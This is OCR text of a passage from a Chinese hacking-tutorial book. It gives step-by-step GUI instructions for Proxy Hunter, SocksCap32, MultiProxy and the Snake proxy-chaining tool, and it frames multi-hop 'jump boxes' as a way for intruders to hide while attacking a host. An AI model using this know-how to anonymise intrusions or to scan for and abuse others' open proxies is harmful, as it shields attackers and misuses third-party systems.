


图 2-88 “局域网设置”对话框




图 2-89 设置代理服务器

另外，代理服务器还可以去代理服务器发布网站中进行查找，那里有最新的代理服务器列表。如找到一个代理服务器：58.43.128.120:2129@HTTP，则这个代理服务器的 IP 地址就是：58.43.128.120，此时在“地址”文本框内输入这个地址即可，冒号后面的 2129 是端口号，在“端口”文本框内填入 2129 即可，而后面的@HTTP 表示支持 HTTP 协议，也即这个代理服务器支持网页访问方式。

2.3.2 使用代理服务器

代理服务器大多被用来连接互联网和局域网，使用代理服务器可以帮助用户获取网络上的信息。而黑客则可以通过代理服务器对某台计算机进行扫描，从而截获目标计算机的重要信息。下面就来具体介绍一下代理服务器软件的使用过程。

1. 利用“代理猎手”寻找代理

目前，网络上存在有多种寻找代理服务器的工具，比较常用就是代理猎手，它是一款集搜索与验证于一身的软件，可以快速查找网络上的免费 Proxy，最大的特点是搜索速度快，可以在十几分钟搜完整个 B 类地址的 65 536 个地址。

在使用之前，需要先安装代理猎手，其安装的操作步骤如下。

步骤 01 双击下载完毕的 ProxyHunter.exe 程序，启动代理猎手安装程序，打开“选择设置语言”对话框，如图 2-90 所示。在语言下拉列表框中选择“中文”选项之后，单击“确定”按钮，即可开始进入代理猎手程序安装向导，如图 2-91 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-90　选择安装语言



图 2-91　代理猎手安装向导

步骤 02 单击“下一步”按钮，打开“选择目的地位置”对话框，如图 2-92 所示。在其中单击“浏览”按钮，在打开“选择文件夹”对话框中设置代理猎手的文件安装路径，如图 2-93 所示。




图 2-92　“选择目的地位置”对话框



图 2-93　设置安装路径

步骤 03 单击“下一步”按钮即可开始安装，在安装完毕后显示安装完的信息提示对话框，单击“完成”按钮，结束代理猎手的安装，如图 2-94 所示。

步骤 04 在每次启动代理猎手的过程中，代理猎手还会给出一些警告信息，警告用户在使用代理猎手时需要注意的问题，如图 2-95 所示。单击“我知道了，快让我进去吧！”按钮，即可进入“代理猎手”窗口，如图 2-96 所示。




图 2-94　“完成安装向导”对话框




图 2-95　警告信息




图 2-96　“代理猎手”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在代理猎手安装完毕后，还需要添加相应的搜索任务，才能搜索网络上存在的代理服务器，添加搜索任务的具体操作步骤如下。

步骤 01 在“代理猎手”窗口中选择“搜索任务”→“添加任务”菜单项，打开“添加搜索任务”对话框，如图 2-97 所示。

步骤 02 单击“任务类型”右侧的下拉按钮，从弹出的“定时开始搜索”、“搜索完毕关机”和“搜索网址范围”三个下拉列选项中选取“搜索网址范围”选项，单击“下一步”按钮，即可打开“地址范围设置”对话框，如图 2-98 所示。

步骤 03 单击“添加”按钮，打开“添加搜索 IP 范围”对话框，在其中设置 IP 地址范围，如图 2-99 所示。单击“确定”按钮，即可完成 IP 地址范围添加，如图 2-100 所示。



图 2-97 “添加搜索任务”对话框




图 2-98 “地址范围设置”对话框



图 2-99 “添加搜索 IP 范围”对话框

步骤 04 在“地址范围设置”对话框中若单击“选取已定义的范围”按钮，则可打开“预定义的 IP 地址范围”对话框，如图 2-101 所示。单击“添加”按钮，打开“添加预设 IP 地址范围”对话框，如图 2-102 所示。




图 2-100 添加 IP 范围




图 2-101 “预定义的 IP 地址范围”对话框



图 2-102 “添加预设 IP 地址范围”对话框

步骤 05 在其中根据实际情况设置 IP 地址范围并输入相应地址范围说明，单击“确定”按钮，完成添加操作，如图 2-103 所示。如果在“预定义的 IP 地址范围”对话框中单击“打开”按钮，即可打开“读入地址范围”对话框，如图 2-104 所示。

步骤 06 在“读入地址范围”对话框中选择代理猎手已预设 IP 地址范围的文件（这里选择“HongKong.ipr”文件），并将其读入“预定义的 IP 地址范围”对话框中，在其中选择需要搜索的 IP 地址范围，如图 2-105 所示。

步骤 07 单击“使用”按钮，将预设的 IP 地址范围添加到搜索 IP 地址范围中。单击“下一步”按钮，即可打开“端口和协议”对话框，如图 2-106 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-103　添加结果显示



图 2-104　“读入地址范围”对话框



图 2-105　选择 IP 地址范围

步骤 08 单击“添加”按钮，打开“添加端口和协议”对话框，在其中输入相应的端口，如图 2-107 所示。单击“确定”按钮，即可完成添加操作，如图 2-108 所示。单击“完成”按钮，即可完成搜索任务的设置。




图 2-106　“端口和协议”对话框




图 2-107　“添加端口和协议”对话框




图 2-108　完成端口和协议的添加

在设置好搜索的 IP 地址范围之后，就可以开始进行搜索了，但为了提高搜索效率，还需要设置一下代理猎手的各项参数。具体的操作步骤如下。

步骤 01 在“代理猎手”窗口中选择“系统”→“参数设置”菜单项，打开“运行参数设置”对话框，在“搜索验证设置”选项卡中可以设置“搜索设置”、“验证设置”、“局域网或拨号上网”、“搜索方法”、“其他设置”等选项（这里勾选“启用先 ping 后连的机制”复选框以提高搜索效果），如图 2-109 所示。



注意　代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100，如果用户的带宽无法达到，就最好相应地减少各个并发数量，以减轻网络的负担。

步骤 02 此外，在“运行参数设置”对话框如果用户选择“验证数据设置”选项卡，在打开的设置界面中可以添加、修改和删除“验证资源地址”及其参数，如图 2-110 所示。

步骤 03 如果选择“代理调度设置”选项卡，则在其中可以设置代理调度参数，以及代理调度范围等选项，如图 2-111 所示。如果选择了“其他设置”选项卡，在其中可以设置拨号、搜索验证历史、运行参数等选项，如图 2-112 所示。单击“确定”按钮，即可保存设置。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-109 设置搜索参数



图 2-110 设置验证参数




图 2-111 设置代理调度参数




图 2-112 其他参数设置

在设置好代理猎手的各项参数之后，就可以进行搜索代理服务器和查看相应的搜索结果了，具体的操作步骤如下。

步骤 01 在“代理猎手”主操作界面中选择“搜索任务”→“开始搜索”菜单项，即可开始搜索设置的 IP 地址范围。在搜索完毕之后，就可以查看搜索的结果了。选择“搜索结果”选项卡，其中“验证状态”为 Free 的代理，即为可以使用的代理服务器，如图 2-113 所示。

步骤 02 在找到可用的代理服务器之后，将其 IP 地址复制到“代理调度”选项卡中，代理猎手就可以自动为服务器进行调度，多增加几个代理服务器可以有利于网络速度的提高，如图 2-114 所示。



图 2-113 查看搜索结果




图 2-114 添加代理调度

2. 利用 SocksCap32 设置动态代理

代理客户端软件 SocksCap32 可将指定软件的任何 Winsock 调用转换成 Socks 协议的请求，并发送给指定的 Socks 代理服务器；通过 Socks 代理服务器可以连接到目标主机。使用 SocksCap32 软件前需要先有一个 Socks 的代理服务器，这个代理服务器可以使用代理猎手找出来，也可以从各个代理网站中找出。利用 SocksCap32 设置动态代理的具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 双击下载的 SocksCap32 安装程序，随即弹出一个信息提示框，单击其中的“Continue（继续）”按钮，即可打开“SocksCap32 安装向导”对话框，如图 2-115 所示。单击“Next”按钮，可进入“SocksCap32 安装信息”对话框，如图 2-116 所示。




图 2-115 “SocksCap32 安装向导”对话框




图 2-116 “SocksCap32 安装信息”对话框

步骤 02 在阅读完该软件的相应安装信息后，单击“Next”按钮，打开“SocksCap32 安装协议”对话框，在其中显示了此软件的相应安装协议，如图 2-117 所示。在查阅完毕之后，单击“Yes”按钮，即可打开“安装信息”对话框，如图 2-118 所示。




图 2-117 “SocksCap32 安装协议”对话框




图 2-118 “安装信息”对话框

步骤 03 单击“Next”按钮，打开“安装路径设置”对话框，在其中设置软件的安装路径，如图 2-119 所示。选择系统默认的路径或单击“Browse”按钮，在“Choose Directory”对话框中重新选择安装路径，如图 2-120 所示。




图 2-119 “安装路径设置”对话框




图 2-120 选择安装路径

步骤 04 单击“Next”按钮，进入“开始”菜单中显示的菜单名称及位置对话框，在其中设置 SocksCap32 在“开始”菜单中显示的菜单名称及位置，如图 2-121 所示。单击“Next”按钮，开始安装 SocksCap32 软件并弹出“安装完成”对话框，如图 2-122 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 2-121 设置快捷菜单




图 2-122 “安装完成”对话框

步骤 05 在“安装完成”对话框中如果勾选“Yes，Launch the program file”复选框，则可在单击“Finish”按钮之后，结束 SocksCap32 的安装操作，并同时启动 SocksCap32 程序。第一次运行 SocksCap32 程序时，会弹出“SocksCap License”提示框，如图 2-123 所示。单击“Accept（同意）”按钮许可内容，即可进入 SocksCap32 的主窗口界面，如图 2-124 所示。

步骤 06 在 SocksCap32 安装完毕后，还需要建立应用程序标识内容。在 SocksCap32 的主窗口中单击“New（新建）”按钮，即可弹出“New Application Profile（新建应用程序标识项）”对话框，如图 2-125 所示。



图 2-123 同意许可




图 2-124 SocksCap32 的主窗口




图 2-125 “New Application Profile”对话框

步骤 07 在“Profile Name（标识项名称）”文本框中输入新建标识项的名称之后，单击“Browse（浏览）”按钮，即可在“Browse for application”对话框中选择需要代理的应用程序，如图 2-126 所示。

步骤 08 单击“打开”按钮，即可将所选应用程序的文件名称和路径信息添加到“New Application Profile”对话框中，再单击“确定”按钮，则该应用程序标识项即添加完毕，如图 2-127 所示。添加的应用程序可以是 E-mail 工具、FTP 工具、Telnet 工具，以及当今最热门的联网游戏等。

步骤 09 在添加好相应的应用程序标识项后，还需要对 SocksCap32 进行选项的设置。在 SocksCap32 的主窗口中选择“File（文件）”→“Settings（设置）”菜单项，打开“SocksCap Settings（SocksCap 设置）”对话框，如图 2-128 所示。

步骤 10 在其中可设置已经通过验证的代理服务器及其端口号，（如 220.48.8.27，端口号 1080），并可选择不同的 SOCKS 版本（通常选择“SOCKS 版本 5”），并选择其域名的解析方式。如果用户查找的代理服务器需要用户名和密码，且已经获得了该用户名和密码，则可选

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

择“用户名/密码”复选框。




图 2-126　选择应用程序




图 2-127　添加应用程序




图 2-128　“SocksCap Settings”对话框

步骤 11 如果勾选“用户名/密码”复选框，单击“确定”按钮，即可打开“用户名/密码”对话框，在其中填入用户名和密码，如图 2-129 所示。在“SocksCap Settings”对话框中选择“Direct Connections”选项卡，如图 2-130 所示。

步骤 12 在“Direct Addresses（直接连接的地址）”选项区中可添加直接连接的 IP 地址，如 192.168.0.2，若是一个 IP 地址范围，则可输入 219.139.100.30；也可输入域名，如.mydomain.com。在“Applications and Libraries（直接连接的应用程序和库）”选项区中，可以输入需要直接连接的应用程序。在“SOCKS Version 5 Direct UDP Ports（SOCKS 版本 5 直接连接的 UDP 端口）”选项区中，可以设置直接连接的 UDP 端口号。

步骤 13 选择“Log”选项卡，在其中可以进行相应的设置，如图 2-131 所示。单击“确定”按钮，即可保存设置，结束对 SocksCap32 的选项设置操作。




图 2-129　输入用户名和密码




图 2-130　“Direct Connections”设置界面




图 2-131　“Log”设置界面

在设置好代理选项并添加好需要代理的应用程序之后，再在应用程序列表中选取需要运行的应用程序，选择“File”→“Run Socksified（通过 Socks 代理运行）”菜单项，即可启动该应用程序并通过代理进行登录。

2. 利用 MultiProxy 自动设置代理

MultiProxy 是一款非常实用的自动代理调度的代理软件，用户只需在 MultiProxy 下配置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

已通过验证的代理，再定义好其他需要通过代理调度的软件，并指向 MultiProxy 即可。更换代理时只需在 MultiProxy 中进行变更，而不用再一个个地去进行更换，操作十分方便。

使用 MultiProxy 的具体操作步骤如下。

步骤 01 从网上下载并解压缩 MultiProxy 压缩包之后，双击其中的 MultiProxy 可执行文件，即可打开 MultiProxy 的主窗口，如图 2-132 所示。

步骤 02 在 MultiProxy 的主窗口中单击“选项”按钮，打开“选项”对话框，在其中设置连接的端口号、连接的线程数量、连接代理服务器的方式、选择服务器、是否测试服务器等选项，也可采用 MultiProxy 默认端口和其他选项，如图 2-133 所示。




图 2-132 MultiProxy 主窗口




图 2-133 “选项”对话框

步骤 03 在“选项”对话框中选择“代理服务器列表”选项卡，在打开的界面中显示各代理地址的状态，以绿灯标识为可用的代理，不可用的代理则以红灯标识。还可以查看代理服务器的连接状态、添加、编辑、删除代理服务器等操作，如图 2-134 所示。

步骤 04 在“选项”对话框中选择“高级选项”选项卡，在其中可检测并显示本机 IP 和机器名，还可以设置是否保存日志文件、空闲挂线时间设置、仅允许连接的 IP 地址等选项，如图 2-135 所示。




图 2-134 “代理服务器列表”设置界面



图 2-135 “高级选项”设置界面



注意 在使用过程中，若发现代理列表状态全部为红灯，则可使用“启动时测试所有的服务器”功能进行检测，如果仍然不行，就需要考虑添加一些新的代理了。

步骤 05 单击“确定”按钮，即可将自己的设置保存到系统中。在 IE 浏览器窗口中选择“工具”→“Internet 选项”菜单项，即可打开“Internet 选项”对话框，如图 2-136 所示。

步骤 06 在选择“连接”选项卡中单击“局域网设置”按钮，即可打开“局域网（LAN）设置”对话框，在其中设置代理服务器时输入的数据，如图 2-137 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-136　“连接”选项卡




图 2-137　设置网络应用程序的代理服务器




图 2-138　查看代理调用状态

步骤 07 运行指定 MultiProxy 代理的网络应用程序时，在 MultiProxy 界面中可以清楚地看到正在被调用的代理服务器，如图 2-138 所示。

总之，MultiProxy 工具可以为用户提供取之不尽、用之不竭的代理地址，使用 MultiProxy 设置的代理服务器，有着流畅的速度，而且只需配置一次，即可长期使用。

2.3.3　使用代理跳板

跳板，顾名思义，就是利用一台或多台机器去攻击另一台主机。跳板不同于代理服务器，它一般仅供入侵者在入侵时隐藏自己时使用，而代理服务器则具有一定的共享性，可以被多数网民使用，一般只是用于浏览被限制访问的网页。

跳板和代理服务器相同的是，设置跳板时也可以借助于工具或软件，目前网络上存在有很多代理跳板，用户可以选择功能强大且自己熟悉的代理跳板软件，这里就以 Snake 代理跳板为例，来具体介绍一下代理跳板的使用方法。具体的操作步骤如下。

步骤 01 打开 Snake 代理跳板主窗口，如图 2-139 所示。选择“配置”→“客户端”菜单项，打开“客户端设置”对话框，如图 2-140 所示。



图 2-139　Snake 代理跳板主窗口



图 2-140　“客户端设置”对话框

步骤 02 在“IP”文本框中输入 IP 地址，在“掩码”文本框中输入“255.255.255.255”，然后选择“E 允许”复选框，单击“增加”按钮，将其添加到客户端列表中，如图 2-141 所示。单击“OK”按钮，即可完成对客户端的设置。

步骤 03 在 Snake 代理跳板主窗口中选择“配置”→“经过的 SkServer”菜单项，打开“经过的 SkServer”对话框，在其中输入已经验证通过的 IP 地址、端口以及代理跳板的描述，并勾选“E 允许”复选框。单击“增加”按钮，将该代理添加到代理跳板的列表中，如图 2-142 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 2-141 客户端设置结果显示




图 2-142 “经过的 SkServer”对话框

步骤 04 选取某个已经添加的代理跳板，单击“测试”按钮，打开“Test Skserver”对话框，如图 2-143 所示。单击“开始”按钮，即可检测该代理跳板是否能够正常连接，一个“Y”则表示使用一级跳板，

步骤 05 如果要使用二级跳板，则可在代理列表框中选中需要作为二级跳板的代理，然后选择“E 允许”复选框，最后单击“更改”按钮即可。在设置好经过的 SkServer 之后，再次单击“OK”按钮，即可完成设置。

步骤 06 在 Snake 代理跳板主窗口中选择“配置”→“运行选项”菜单项，即可打开“Run Option Setting”对话框，如图 2-144 所示。

